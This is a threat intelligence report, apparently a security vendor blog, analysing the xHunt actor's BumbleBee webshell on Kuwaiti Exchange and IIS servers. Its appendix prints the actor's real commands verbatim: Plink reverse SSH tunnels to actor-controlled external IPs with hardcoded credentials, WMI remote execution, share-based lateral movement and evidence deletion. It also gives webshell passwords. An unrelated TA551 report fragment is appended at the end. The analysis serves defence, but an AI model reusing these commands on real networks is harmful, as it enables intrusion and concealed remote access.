In addition to using VPNs, the actor used SSH tunnels to interact with BumbleBee webshells hosted on internal IIS web servers that are not accessible directly from the internet at all three Kuwaiti organizations. The commands executed on the servers via BumbleBee suggest that the actor used the PuTTY Link (Plink) tool to create SSH tunnels to access services internal to the compromised network. We observed the actor using Plink to create an SSH tunnel for TCP port 3389, which suggests that the actor used the tunnel to access the system using Remote Desktop Protocol (RDP). We also observed the actor creating SSH tunnels to internal servers for TCP port 80, which suggests the actor used the tunnel to access internal IIS web servers. We believe that the actor accessed these additional internal IIS web servers to leverage file uploading functionality in internal web applications to install BumbleBee as a method of lateral movement.

Palo Alto Networks Next-Generation Firewall customers are protected from these xHunt-related attacks with Threat Prevention, URL Filtering and DNS Security subscriptions.

BumbleBee Webshell

The threat group involved in the xHunt campaign compromised an Exchange server at a Kuwaiti organization and installed a webshell that we call BumbleBee. We call the webshell BumbleBee because the color scheme of the webshell includes white, black and yellow, as seen in Figure 1. BumbleBee is pretty straightforward. It allows an attacker to execute commands and upload and download files to and from the server. The interesting part of BumbleBee is that it requires an actor to supply one password to view the webshell and a second password to interact with the webshell.

We gave the BumbleBee webshell its name because of the black, white and yellow color scheme shown here. This shows the interface an actor from the xHunt campaign would use to run commands on Microsoft Exchange Server.
Figure 1. BumbleBee webshell used by xHunt actor to run commands on Microsoft Exchange Server.

To view the BumbleBee webshell, the actor must provide a password in a URL parameter named parameter. Otherwise, the form used to interact with BumbleBee will not display in the browser. To check the supplied password for authentication, the webshell will generate an MD5 hash of the parameter value and check it with a hardcoded MD5 hash, which in the BumbleBee sample hosted on the compromised Exchange server we observed was an MD5 hash of 1B2F81BD2D39E60F1E1AD05DD3BF9F56 for the password string fkeYMvKUQlA5asR. Once displayed, BumbleBee provides the actor three main functionalities:

  1. Executing commands via cmd /c
  2. Uploading files to the server to a specified folder (c:\windows\temp by default).
  3. Download files from the server.

To carry out any of these functions, the actor must supply a second password (in the field with the added “password” label in Figure 1). The BumbleBee webshell will generate an MD5 hash of the password and check it with a hardcoded MD5 hash before carrying out the functionality. The MD5 hash checked prior to carrying out the actor’s desired actions was 36252C6C2F616C5664A54058F33EF463, but we were unfortunately unable to determine the string form of this password. While we did not know the password required to use BumbleBee’s functionality, we were able to determine the commands executed via the webshell by analyzing logs from the compromised Exchange server, which we will discuss in detail in a later section of this blog.

While carrying out our analysis, we found a second BumbleBee webshell that contained different MD5 hashes for viewing the webshell and executing commands, which were A2B4D934D394B54672EA10CA8A65C198 and 28D968F26028D956E6F1199092A1C408, respectively. We determined that the hash of A2B4D934D394B54672EA10CA8A65C198 was for the password TshuYoOARg3fndI, but we were unable to determine the string for the second hash. This webshell was hosted at an internal IIS web server at the same Kuwaiti organization where the original BumbleBee was found on a compromised Exchange server. We also found this specific BumbleBee sample hosted on internal IIS web servers at two other organizations in Kuwait. We were able to collect endpoint logs from an internal IIS web server at one of the two Kuwaiti organizations to determine the commands executed via BumbleBee, which we will also discuss in a later section of this blog.

Interactions With Compromised Microsoft Exchange Server

To determine the actor’s activities regarding the compromised Exchange server of a Kuwaiti organization, we collected IIS server logs from the Exchange server and the logs generated for the system by Cortex XDR. Within the IIS logs, we were able to observe the HTTP POST requests generated when the actor issued commands via the BumbleBee webshell installed on the compromised Exchange server. Using the IIS logs, we were also able to observe the actor logging into a compromised email account via Outlook Web App and carrying out specific activities once logged in, such as viewing emails and searching for other email accounts on the compromised network.

Unfortunately, the compromised Exchange server cannot log the data within the POST requests, so while we know how many commands were issued from these logs, we do not know the actual commands that the actor executed. Also, we were only able to collect 34 days’ worth of logs from the period between Jan. 31, 2020, and Sept. 16, 2020, which did not include all the IIS logs from the compromised Exchange server. Due to these large gaps in logs, we do not have a complete picture of the activity or even visibility into the beginning of the actor’s interactions with the compromised Exchange server. For example, the IIS logs show the first BumbleBee webshell activity on Feb. 1, 2020, but they also show the TriFive backdoor logging into a compromised email account every five minutes starting at 12:02 AM UTC on Jan. 31, 2020. The TriFive beacons every five minutes suggest it was repeatedly running via the scheduled task discussed in our previous blog on the backdoors related to this incident, which also suggests that the actor had already gained sustained access to the compromised Exchange server before what our collected logs show.

Using the IIS logs we were able to collect from the compromised Exchange server, we were able to put together a timeline of the actor’s activity, including interactions with the BumbleBee webshell. On Feb. 1 and July 27, 2020, the actor logged into the Exchange server via Outlook Web App using compromised credentials. The actor used the search functionality within Outlook Web App to search for email addresses, including searching for the domain name of the compromised Kuwaiti organization to get a full list of email addresses, as well as specific keywords, such as helpdesk. We also saw the actor viewing emails in the compromised account’s inbox, specifically emails from service providers and technology vendors. Additionally, the actor viewed alert emails from a Symantec product and Fortinet’s FortiWeb product. The act of searching for emails to the helpdesk and viewing security alert emails suggests that the threat actor was interested in determining whether the Kuwaiti organization had become aware of the malicious activities.

In regard to the BumbleBee webshell activity, the important pieces of information in the IIS logs used to generate a timeline were:

  • Timestamp of the HTTP requests.
  • Actor’s IP address.
  • User-agent in HTTP request provides the actor’s operating system and browser version.
  • ClientId in the URL parameters is a unique identifier for the client provided by the Exchange server via a server-side cookie.

Table 1 in the Appendix provides the timeline of activity regarding the actor’s use of the BumbleBee webshell, which began on Feb. 1, 2020, according to the logs we were able to collect. While creating this timeline, we noticed a few interesting observables and behaviors exhibited by the actor when interacting with BumbleBee, including:

  • All but one of the IP addresses used by the actor are associated with a VPN provided by Private Internet Access, with the other IP address belonging to FalcoVPN.
  • The actor switched between VPN servers in different locations to change IP address and to appear to originate from different countries, specifically Belgium, Germany, Ireland, Italy, Luxembourg, the Netherlands, Poland, Portugal, Sweden and the United Kingdom.
  • The actor used a combination of operating systems and browsers when interacting with BumbleBee, specifically FireFox ( ) or Chrome ( ) on Windows 10 ( ), Windows 8.1 ( ) or Linux systems ( ).

Commands Executed via BumbleBee

As we previously mentioned, the compromised Exchange server of a Kuwaiti organization does not log the POST data within the IIS logs, so we were unable to extract the commands run on the BumbleBee webshell. However, we used overlapping timestamps to correlate the activity in the IIS logs with the command prompt activity seen in Cortex XDR logs to determine the commands executed on the server. Unfortunately, we did not have visibility into the commands executed on BumbleBee until Sept. 16, 2020, when Cortex XDR was installed on the compromised Exchange server in response to the suspicious activity. We were also able to determine the commands run on the BumbleBee webshell hosted on the internal IIS web server at one of the two other Kuwaiti organizations as well.

Based on the Cortex XDR logs, the actor spent three hours and 37 minutes on Sept. 16, 2020, running commands via the BumbleBee webshell installed on the compromised Exchange server. Table 2 in the Appendix shows all the commands and the MITRE ATT&CK technique identifiers that best describe the activities carried out. The commands show the actor:

  1. Performing network discovery (T1018) using ping and net group commands, as well as PowerShell (T1059.001), to find additional computers on the network.
  2. Performing account discovery (T1087) using the whoami and quser commands.
  3. Determining the system time (T1124) using the W32tm and time commands.
  4. Creating an SSH tunnel (T1572) using Plink (RTQ.exe) to a remote host.
  5. Using RDP (T1021.001) over the SSH tunnel to control the compromised computer.
  6. Laterally moving (T1570) to another system by mounting a shared folder, copying Plink (RTQ.exe) to a remote system and using Windows Management Instrumentation (WMI) (T1047) to create an SSH tunnel for RDP access.
  7. Removing evidence of their presence by deleting (T1070.004) BumbleBee after they were done issuing commands.

The commands listed in Table 2 in the Appendix also show the actor using Plink (RTQ.exe) to create an SSH tunnel to an external IP address 192.119.110[.]194, as seen in the following command:

echo y | c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8081:<redacted IP #2>:3389 -l bor -pw 123321 -P 443

The IP address overlaps with other related infrastructure that we will discuss in a later section of this blog. Most importantly, the username and password of bor and 123321 used to create the SSH tunnel overlaps directly with prior xHunt activity. These exact credentials were listed within the cheat sheet found within the Sakabota tool, which provided an example command that the actor could use to create SSH tunnels using Plink. We believe the actor used the example command from the cheat sheet as a basis for the commands they used to create the SSH tunnels via BumbleBee.

The actor creates these SSH tunnels to connect to non-internet accessible RDP services on the Windows system, specifically to use RDP to interact with the compromised system and to use Graphical User Interface (GUI) applications. The actor also uses these SSH tunnels to move laterally to other systems on the network, specifically to access internal systems that are not remotely accessible from the internet, as depicted in Figure 2.

This shows how a threat actor from the xHunt campaign would use SSH tunnels to move laterally to other systems on the network, allowing access to internal systems that are not remotely accessible from the internet through the internet accessible server hosting the BumbleBee webshell.
Figure 2. Visualization of xHunt actor accessing an internal system from an SSH tunnel created on the internet accessible server hosting BumbleBee.

In addition to analyzing commands executed on the compromised Exchange server, we also analyzed the commands executed on the BumbleBee webshell at an internal IIS web server hosted at one of the two other Kuwaiti organizations. On Sept. 10, 2020, we found that the actor ran several commands to perform network and user account discovery. Additionally, the actor used BumbleBee to upload a second webshell with a filename of cq.aspx. The actor used this second webshell to run a PowerShell script that issued SQL queries to a Microsoft SQL Server database.

The actor first issued a SQL query to check the version of SQL server, followed by the actor issuing two additional queries that were very specific to the web application running on the IIS web server. The PowerShell script used to issue the SQL queries is very similar to scripts that were included in a Microsoft Technet forum post titled Running SQL via PowerShell, which suggests the actor may have used this forum post as a basis for the PowerShell script. We were unable to obtain the second webshell, as the actor deleted it via the BumbleBee webshell when they were finished. Table 3 in the Appendix shows the commands executed via BumbleBee on Sept. 10, 2020.

The logs on the IIS web server hosting the BumbleBee webshell used to issue the commands in Table 3 only included internal IP addresses for the source of the activity. The internal IP addresses suggested this web server was not publicly accessible and did not expose the actor’s source IP address. However, all of the attempts to access BumbleBee and run the commands in Table 3 had 192.119.110[.]194:8083 as the host in the URL of the referrer field within the web server logs. This external IP address in the referrer field suggests that the actor was accessing BumbleBee via an SSH tunnel. The IP address in the referrer field is also the same as in the command issued to create the SSH tunnels for RDP access that we observed on the compromised Exchange server, as shown in Table 2.

File Uploader and SSH Tunnels

During our research, we found a second BumbleBee webshell that was hosted on an internal IIS web server at the initial Kuwaiti organization, as well as on internal IIS web servers at two other Kuwaiti organizations. This BumbleBee webshell had different passwords to view and run commands compared to the first sample we analyzed. The second BumbleBee webshell required the actor to include the password TshuYoOARg3fndI within a URL parameter aptly named parameter. As with the initial BumbleBee sample, we do not know the password the actor must include to be able to run commands on the webshell.

By analyzing artifacts on the internal IIS web server, we were able to determine that on July 16, 2020, the actor ran similar commands to create SSH tunnels using Plink as those seen in Table 2 in the Appendix. We determined the actor executed commands that use the same username and password as seen in the xHunt cheat sheet, but with a different external IP address controlled by the actor, as in the following:

1.exe 142.11.211[.]79 -C -R 0.0.0.0:8080:10.x.x.x:80 -l bor -pw 123321 -P 443
SVROOT.exe 142.11.211[.]79 -C -R 0.0.0.0:8081:10.x.x.x:80 -l bor -pw 123321 -P 443

These commands differ from those used to create the SSH tunnel on the compromised Exchange server that allowed the actor to connect to the server using RDP over TCP port 3389. The commands above attempt to create a tunnel to allow the actor to access web servers hosted at other internal servers over TCP port 80. We believe the actor used these SSH tunnels to gain access to web servers on other internal networks with hopes of finding similar file uploading functionality on those servers. If found, we believe the actor would use the file uploading functionality to upload a webshell to compromise the remote server for lateral movement.

We checked the IIS logs that contained BumbleBee webshell activity and found three external IP addresses within the URLs of the referrer field of inbound HTTP requests. The presence of these IP addresses in the referrer field suggests that the actor used the SSH tunnels to access the web servers by including the following IP and TCP ports in the URL field of their browser:

142.11.211[.]79:8080

142.11.211[.]79:8081

91.92.109[.]59:1234

91.92.109[.]59:1255

91.92.109[.]59:1288

91.92.109[.]59:1289

192.119.110[.]194:8083

Related xHunt Infrastructure

The inbound requests to the BumbleBee webshell hosted on the compromised Exchange server did not provide any decent pivot points to other xHunt infrastructure, as all the external IP addresses were of VPN servers the actor used when interacting with the webshell. Fortunately, we were able to extract known xHunt infrastructure used as the remote servers for the SSH tunnels that the actor created to access systems via RDP and internal web services. The three external servers used for the SSH tunnels were 192.119.110[.]194, 142.11.211[.]79 and 91.92.109[.]59, which provided overlaps with other infrastructure seen in the chart in Figure 3.

We were able to extract known xHunt infrastructure used as the remote servers for the SSH tunnels that the actor created to access systems via RDP and internal web services. The three external servers used for the SSH tunnels were 192.119.110[.]194, 142.11.211[.]79 and 91.92.109[.]59, which provided overlaps with other infrastructure seen in this chart.
Figure 3. Infrastructure associated with xHunt servers used for SSH tunnels.
These three IP addresses used for the remote location of the SSH tunnel resolved to the domains ns1.backendloop[.]online and ns2.backendloop[.]online. More recently, these two domains have resolved to an IP address of 192.255.166[.]158, which may suggest that the actor is using a server at this IP address in current operations. The 91.92.109[.]59 IP address also resolved to various subdomains on the following domains, suggesting that they are also part of the actor’s infrastructure:

backendloop[.]online
bestmg[.]info
windowsmicrosofte[.]online

The domain windowsmicrosofte[.]online contains the substring microsofte, which was seen in the Hisoka C2 domain of microsofte-update[.]com as mentioned in our initial publication on xHunt’s attacks on Kuwaiti shipping and transportation organizations. Unfortunately, we have not seen any of these domains used by the actor within our telemetry, so we cannot determine their purpose within the actor’s operations.

Conclusion

The xHunt campaign continues as the actor installed a webshell we call BumbleBee on a compromised Exchange server of a Kuwaiti organization, which we found hosted on an internal IIS web server on the same network. We also discovered BumbleBee on two internal IIS web servers at two other Kuwaiti organizations as well. While we know the actor used the file uploading functionality of a web application to install BumbleBee onto internal IIS web servers, we are still unsure if the actor installed BumbleBee on the compromised Exchange server by exploiting a vulnerability or by moving laterally from another system on the network.

The actor used BumbleBee to run commands on the compromised servers at the three Kuwaiti organizations, including commands to discover user accounts and other systems on the network, as well as commands to move laterally to other systems on the network. Additionally, the actor created SSH tunnels to access systems via RDP and to access internal web servers from external servers controlled by the actor. The actor used the same username and password for the SSH tunnels that we observed within the cheat sheet included in the Sakabota tool, which was developed and exclusively used by the actor.

The external servers used by the actor for the SSH tunnels were seen in activity at two of the three Kuwaiti organizations, which suggests this actor reuses infrastructure when interacting with multiple target networks. These external servers also resolved to several related domains, suggesting that they are not only used to establish SSH tunnels, but used more generally for infrastructure across other portions of their operations.

From this analysis, we determined that the actor prefers to use VPNs provided by Private Internet Access when interacting directly with the targeted networks to conceal their true location. The actor would also switch VPN servers often while issuing commands on the webshell to make the activity appear to originate in many different countries. The actors also used a VPN when logging into compromised email accounts on the Exchange server of the Kuwaiti organization, in which they specifically looked for helpdesk-related emails and emails generated by security alerts. The attempts to conceal their location and the focus on viewing emails that might notify administrators of the compromised network of the attacker’s presence may explain how the actor was able to maintain a presence on the compromised network for many months.

Palo Alto Networks Next-Generation Firewall customers are protected from the attacks outlined in this blog with the following security subscriptions:

  • Threat Prevention signatures “BumbleBee Webshell File Detection” and “BumbleBee Webshell Command and Control Traffic Detection” detects BumbleBee webshell activity.
  • Actor’s related infrastructure has been categorized as malicious in URL Filtering and DNS Security.

Additional Resources

Appendix

Indicators of Compromise

142.11.211[.]79
91.92.109[.]59
192.119.110[.]194
192.255.166[.]158
backendloop[.]online
bestmg[.]info
windowsmicrosofte[.]online

BumbleBee Webshell Activity on Exchange Server

Start

Time

(UTC)

Commands IP Address Client ID OS and Browser from User Agent
2/1/20 10:47 0 77.243.191[.]20 POQSBWBKAHZLRWNZFVPG
2/1/20 11:37 12 185.220.70[.]144 RCWIWFL0MCDGZKGO0A
2/1/20 12:38 0 193.176.86[.]134 RCWIWFL0MCDGZKGO0A
2/1/20 12:58 75 82.102.21[.]219 NCHOOJMDGUYAOWZVXJQDG
6/28/20 11:09 3 89.26.241[.]70 ITKVJLNUKULNR0PBAWQ
7/25/20 7:56 0 23.92.127[.]18 IJFHUUAID0FGS9YQEMHCG
7/25/20 10:44 15 196.52.84[.]35 IJAJGSWXUWVDVMMUHQQ
7/25/20 13:59 7 196.52.84[.]52 IJAJGSWXUWVDVMMUHQQ
7/26/20 6:43 3 185.220.70[.]139 IJAJGSWXUWVDVMMUHQQ
7/26/20 7:41 4 185.230.127[.]233 IJAJGSWXUWVDVMMUHQQ
7/26/20 11:26 5 185.230.127[.]239 IJAJGSWXUWVDVMMUHQQ
7/27/20 4:52 1 193.176.86[.]170 IJAJGSWXUWVDVMMUHQQ
7/27/20 10:31 3 212.102.52[.]134 IJAJGSWXUWVDVMMUHQQ
9/6/20 10:58 0 212.102.35[.]102 IIARASUWFCYUBMI0NA
9/8/20 6:37 24 196.52.84[.]30 QAFCNW0FN0ENKWGZPEPVW
9/8/20 8:22 0 185.230.127[.]238 HKPBNWFKIYLNWUGAHJA
9/8/20 8:48 0 185.230.127[.]238 <several unique>
9/8/20 11:40 9 185.230.127[.]238 QAFCNW0FN0ENKWGZPEPVW
9/8/20 13:31 1 212.102.52[.]134 QAFCNW0FN0ENKWGZPEPVW
9/9/20 5:57 3 89.238.139[.]52 QAFCNW0FN0ENKWGZPEPVW
9/10/20 18:58 24 195.181.170[.]242 QAFCNW0FN0ENKWGZPEPVW
9/12/20 7:13 26 89.238.137[.]37 QAFCNW0FN0ENKWGZPEPVW
9/12/20 10:29 2 212.102.52[.]134 QAFCNW0FN0ENKWGZPEPVW
9/15/20 0:04 7 92.223.89[.]137 QAFCNW0FN0ENKWGZPEPVW
9/15/20 5:28 2 85.203.46[.]99 OWITUR9UOKSZPXDKFBW
9/15/20 10:45 5 185.246.208[.]197 YEHIZAWKCLYFMDS9Q
9/15/20 11:24 1 77.243.191[.]20 VOICHQVTFKIDXTCAKA
9/15/20 13:24 4 92.223.89[.]134 QAFCNW0FN0ENKWGZPEPVW
9/15/20 13:30 6 185.246.208[.]197 YEHIZAWKCLYFMDS9Q
9/15/20 14:49 3 92.223.89[.]136 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:13 3 89.238.139[.]52 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:17 1 195.181.170[.]243 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:17 1 89.238.139[.]52 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:17 7 195.181.170[.]243 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:24 3 89.238.139[.]52 QAFCNW0FN0ENKWGZPEPVW
9/15/20 15:24 1 195.181.170[.]243 QAFCNW0FN0ENKWGZPEPVW
9/16/20 5:32 56 84.17.55[.]68 YEHIZAWKCLYFMDS9Q
9/16/20 13:42 6 46.246.3[.]254 INAYIKTWB0WGQOW0SRHWAQ
9/16/20 14:33 0 46.246.3[.]254 QAFCNW0FN0ENKWGZPEPVW
9/16/20 14:34 9 46.246.3[.]254 INAYIKTWB0WGQOW0SRHWAQ
9/16/20 15:44 52 46.246.3[.]253 QAFCNW0FN0ENKWGZPEPVW
9/16/20 16:15 2 46.246.3[.]254 INAYIKTWB0WGQOW0SRHWAQ
9/16/20 16:17 13 46.246.3[.]253 QAFCNW0FN0ENKWGZPEPVW
9/16/20 17:21 1 46.246.3[.]254 QAFCNW0FN0ENKWGZPEPVW

Table 1. Actor activity using BumbleBee webshell on compromised Exchange server.

Commands Executed via BumbleBee on Exchange Server

Time (UTC) on 9/16/2020 Command Executed ATT&CK IDs
13:42:12 ping -n 1 -a <redacted IP #1> T1018
13:42:27 quser /server:dc.<redacted root domain> T1087
14:27:39 ipconfig /all T1016
14:27:51 W32tm /query /computer:<redacted IP #1> /configuration T1124
14:29:06 W32tm /query /computer:<redacted IP #1> /configuration T1124
14:34:25 quser /server:<redacted IP #1> T1087
14:36:57 echo y | echo q | echo y | echo q | echo y | echo q |echo y | echo q | echo y | echo q | echo y | echo q | time T1124
14:37:11 echo y | echo q | echo y | echo q | echo y | echo q |echo y | echo q | echo y | echo q | echo y | echo q | time T1124
14:43:34 quser /server:<redacted IP #1> T1087
14:43:53 quser /server:<redacted IP #2> T1087
14:49:14 quser /server:<redacted IP #1> T1087
14:49:33 quser <redacted username #1> /server:<redacted hostname #1> T1087
15:43:13 ipconfig /all T1016
15:43:21 quser /server:<redacted IP #1> T1087
15:44:53 dir c:\windows\temp\*.exe T1083
15:45:15 echo y | c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8081:<redacted IP #2>:3389 -l bor -pw 123321 -P 443 T1572, T1021.001
15:45:26 whoami T1033
15:45:32 echo y | c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8081:<redacted IP #2>:3389 -l bor -pw 123321 -P 443 T1572, T1021.001
15:46:11 c:\windows\temp\RTQ.exe T1059.003
15:46:21 whoami /priv T1033
15:48:15 net group "Domain Computers" /domain T1069
15:48:35 ping -n 1 <redacted hostname #2> T1018
15:49:30 net use \<redacted IP #3>\C$ /user:<redacted domain>\<redacted username #2> <redacted password #1> T1021.002
15:50:22 copy c:\windows\temp\RTQ.exe \<redacted IP #3>\C$\windows\temp\RTQ.exe T1560, T1021.002
15:50:28 \<redacted IP #3>\C$\windows\temp\RTQ.exe T1059.003, T1021.002
15:51:59 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c c:\windows\temp\RTQ.exe >> C:\windows\temp\r.txt" T1047
15:52:22 type \<redacted IP #3>\C$\windows\temp\r.txt T1039,

T1021.002

15:53:36 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8082:<redacted IP #2>:3389 -l bor -pw 123321 -P 443" T1047, T1572,

T1021.001

15:55:14 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8084:0.0.0.0:3389 -l bor -pw 123321 -P 443" T1047, T1572, T1021.001
15:56:55 del \<redacted IP #3>\C$:\windows\temp\RTQ.exe T1070.004, T1021.002
15:57:03 del \<redacted IP #3>\C$\windows\temp\RTQ.exe T1070.004, T1021.002
15:57:10 del \<redacted IP #3>\C$\windows\temp\RTQ.exe /F T1070.004, T1021.002
15:58:00 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c del c:\windows\temp\RTQ.exe /F" T1047, T1070.004
15:58:05 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c del c:\windows\temp\RTQ.exe" T1047, T1070.004
15:58:19 dir \<redacted IP #3>\C$:\windows\temp\*.exe T1083, T1021.002
15:58:25 dir \<redacted IP #3>\C$\windows\temp\*.exe T1083, T1021.002
15:58:38 dir \<redacted IP #3>\C$\windows\temp\r.txt T1083, T1021.002
15:58:43 del \<redacted IP #3>\C$\windows\temp\r.txt T1070.004, T1021.002
15:59:25 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c tasklist > C:\windows\temp\r.txt" T1047
15:59:29 type \<redacted IP #3>\C$\windows\temp\r.txt T1039, T1021.002
15:59:48 wmic /node:"<redacted IP #3>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c taskkill /IM "RTQ.exe" /F" T1047
15:59:55 dir c:\windows\temp\*.exe T1083
15:59:58 dir \<redacted IP #3>\C$:\windows\temp\*.exe T1083, T1021.002
16:00:04 dir \<redacted IP #3>\C$\windows\temp\*.exe T1083, T1021.002
16:00:09 del \<redacted IP #3>\C$\windows\temp\*.exe T1083, T1021.002
16:00:14 dir \<redacted IP #3>\C$\windows\temp\*.exe T1083, T1021.002
16:00:24 del \<redacted IP #3>\C$\windows\temp\r.txt T1070.004, T1021.002
16:00:29 net use * /DELETE /y T1070.004, T1021.002
16:02:48 powershell -c "Test-NetConnection -ComputerName <redacted IP #2> -Port 80 -InformationLevel "Detailed" T1046, T1059.001
16:04:36 powershell -c "Test-NetConnection -ComputerName <redacted IP #2> -Port 3389 -InformationLevel "Detailed" T1046, T1059.001
16:07:23 powershell -c "Test-NetConnection -ComputerName <redacted IP #2> -Port 389 -InformationLevel "Detailed" T1046, T1059.001
16:07:55 quser /server:<redacted IP #1> T1087
16:08:42 echo y | c:\windows\temp\RTQ.exe 192.119.110[.]194 -C -R 0.0.0.0:8081:<redacted IP #1>:3389 -l bor -pw 123321 -P 443 T1572, T1021.001
16:09:03 wmic /node:"127.0.0.1" /user:administrator /PASSWORD:"<redacted password #2>" process call create "cmd.exe /c whoami" T1047, T1033
16:09:15 ipconfig/all T1016
16:09:35 wmic /node:"Exchange" /user:administrator /PASSWORD:"<redacted password #2>" process call create "cmd.exe /c whoami" T1047, T1033
16:10:35 net use \<redacted IP #1>\C$ /user:<redacted domain>\<redacted username #2> <redacted password #1> T1021.002
16:10:45 quser /server:<redacted IP #4> T1087
16:13:17 ipconfig/all T1016
16:13:27 wmic /node:"<redacted IP #1>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c c:\windows\temp\RTQ.exe whoami" T1047, T1033
16:14:20 type \<redacted IP #1>\C$\windows\temp\w.txt T1039, T1021.002
16:14:30 dir \<redacted IP #1>\C$\windows\temp\*.txt T1083, T1021.002
16:14:56 wmic /node:"<redacted IP #1>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd.exe /c tasklist > c:\windows\temp\ww.txt" T1047
16:15:28 dir \<redacted IP #1>\c$\windows\temp\*txt T1083, T1021.002
16:15:36 type \<redacted IP #1>\c$\windows\temp\ww.txt T1039, T1021.002
16:17:54 powershell -c Test-NetConnection -ComputerName <redacted IP #1> -Port 3389 T1046, T1059.001
16:19:28 powershell -c Test-NetConnection -ComputerName <redacted IP #2> -Port 3389 T1046, T1059.001
16:19:32 wmic /node:"<redacted IP #1>" /user:<redacted domain>\<redacted username #2> /PASSWORD:<redacted password #1> process call create "cmd /c powershell -c Test-NetConnection -ComputerName <redacted IP #2> -Port 3389 > c:\windows\temp\r.txt" T1046, T1047, T1059.001, T1021.001
16:20:00 type \<redacted IP #1>\C$\windows\temp\r.txt T1039, T1021.002
16:20:34 ping -n 1 -a <redacted IP #2> T1018
16:21:29 wmic /node:"<redacted IP #2>" /user:administrator /PASSWORD:"<redacted password #2>" process call create "cmd.exe /c whoami" T1047, T1033
16:22:06 wmic /node:"<redacted IP #2>" /user:administrator /PASSWORD:"<redacted password #2>" process call create "cmd.exe /c whoami" T1047, T1033
16:22:59 net use T1021.002
16:23:07 dir \<redacted IP #1>\C$\windows\temp\*.txt T1083, T1021.002
16:23:16 type \<redacted IP #1>\C$\windows\temp\teredo.txt T1039, T1021.002
16:23:27 del \<redacted IP #1>\C$\windows\temp\ww.txt T1070.004, T1021.002
16:23:29 del \<redacted IP #1>\C$\windows\temp\r.txt T1070.004, T1021.002
16:23:43 net use * /DELETE /y T1070.004, T1021.002
17:21:19 del owafont_ja.aspx /F T1505.003, T1070.004

Table 2. Commands the actor ran using BumbleBee webshell on the compromised Exchange server.

Commands Executed via BumbleBee on IIS Web Server

Time Webshell Filename Command ATT&CK TIDs
9/10/20 20:47:36 ShowDoc.aspx hostname & whoami & ipconfig/all & route print & arp -a T1082,

T1033,

T1016

9/10/20 20:48:03 ShowDoc.aspx ping -n 1 -a <redacted IP> T1018
9/10/20 20:48:20 ShowDoc.aspx ping -n 1 -a <redacted domain> T1018
9/10/20 20:48:29 ShowDoc.aspx net users /domain T1087.002
9/10/20 20:48:33 ShowDoc.aspx ipconfig/all T1016
9/10/20 20:49:19 ShowDoc.aspx echo %USERDOMAIN% T1016
9/10/20 20:49:27 ShowDoc.aspx net users /domain T1087.002
9/10/20 20:49:35 ShowDoc.aspx net users T1087.001
9/10/20 20:49:44 ShowDoc.aspx net localgroup administrators T1087.001
9/10/20 20:50:16 ShowDoc.aspx net view T1135
9/10/20 20:50:21 ShowDoc.aspx type ..\..\web.config T1005
9/10/20 20:50:40 ShowDoc.aspx ** Uploads cq.aspx webshell ** T1505.003
9/10/20 20:51:16 cq.aspx powershell -C "$conn=new-object System.Data.SqlClient.SQLConnection("""<redacted SQL connection>""");Try { $conn.Open(); }Catch { continue; }$cmd = new-object System.Data.SqlClient.SqlCommand("""select @@version;""",$conn);$ds=New-Object system.Data.DataSet;$da=New-Object system.Data.SqlClient.SqlDataAdapter($cmd);[void]$da.fill($ds);$ds.Tables[0];$conn.Close();" T1059.001,

T1213

9/10/20 20:51:37 cq.aspx powershell -C "$conn=new-object System.Data.SqlClient.SQLConnection("""<redacted SQL connection>""");Try { $conn.Open(); }Catch { continue; }$cmd = new-object System.Data.SqlClient.SqlCommand("""<redacted SQL query>""",$conn);$ds=New-Object system.Data.DataSet;$da=New-Object system.Data.SqlClient.SqlDataAdapter($cmd);[void]$da.fill($ds);$ds.Tables[0];$conn.Close();" T1059.001,T1213
9/10/20 20:51:45 cq.aspx powershell -C "$conn=new-object System.Data.SqlClient.SQLConnection("""<redacted SQL connection>""");Try { $conn.Open(); }Catch { continue; }$cmd = new-object System.Data.SqlClient.SqlCommand("""<redacted SQL query>""",$conn);$ds=New-Object system.Data.DataSet;$da=New-Object system.Data.SqlClient.SqlDataAdapter($cmd);[void]$da.fill($ds);$ds.Tables[0];$conn.Close();" T1059.001,T1213
9/10/20 20:52:27 ShowDoc.aspx del cq.aspx T1070.004

Table 3. Commands the actor ran using BumbleBee webshell hosted at second Kuwaiti organization.

TA551: Email Attack Campaign Switches from Valak to IcedID

Executive Summary

TA551 (also known as Shathak) is an email-based malware distribution campaign that often targets English-speaking victims. The campaign discussed in this blog has targeted German, Italian and Japanese speakers. TA551 has historically pushed different families of information-stealing malware like Ursnif and Valak. After mid-July 2020, this campaign has exclusively pushed IcedID malware, another information stealer.

This blog provides an overview of TA551, as well as previous activity from this campaign. We also examine changes from this campaign since our previous blog about TA551 pushing Valak in July 2020.

Palo Alto Networks Next-Generation Firewall customers are protected from this threat with the Threat Prevention security subscription, which detects the malware. AutoFocus customers can track this activity using the TA551 and IcedID tags.

Infection Chain of Events

From mid-July through November 2020, TA551 has remained consistent in its infection process. A flow chart for the chain of events is shown in Figure 1.

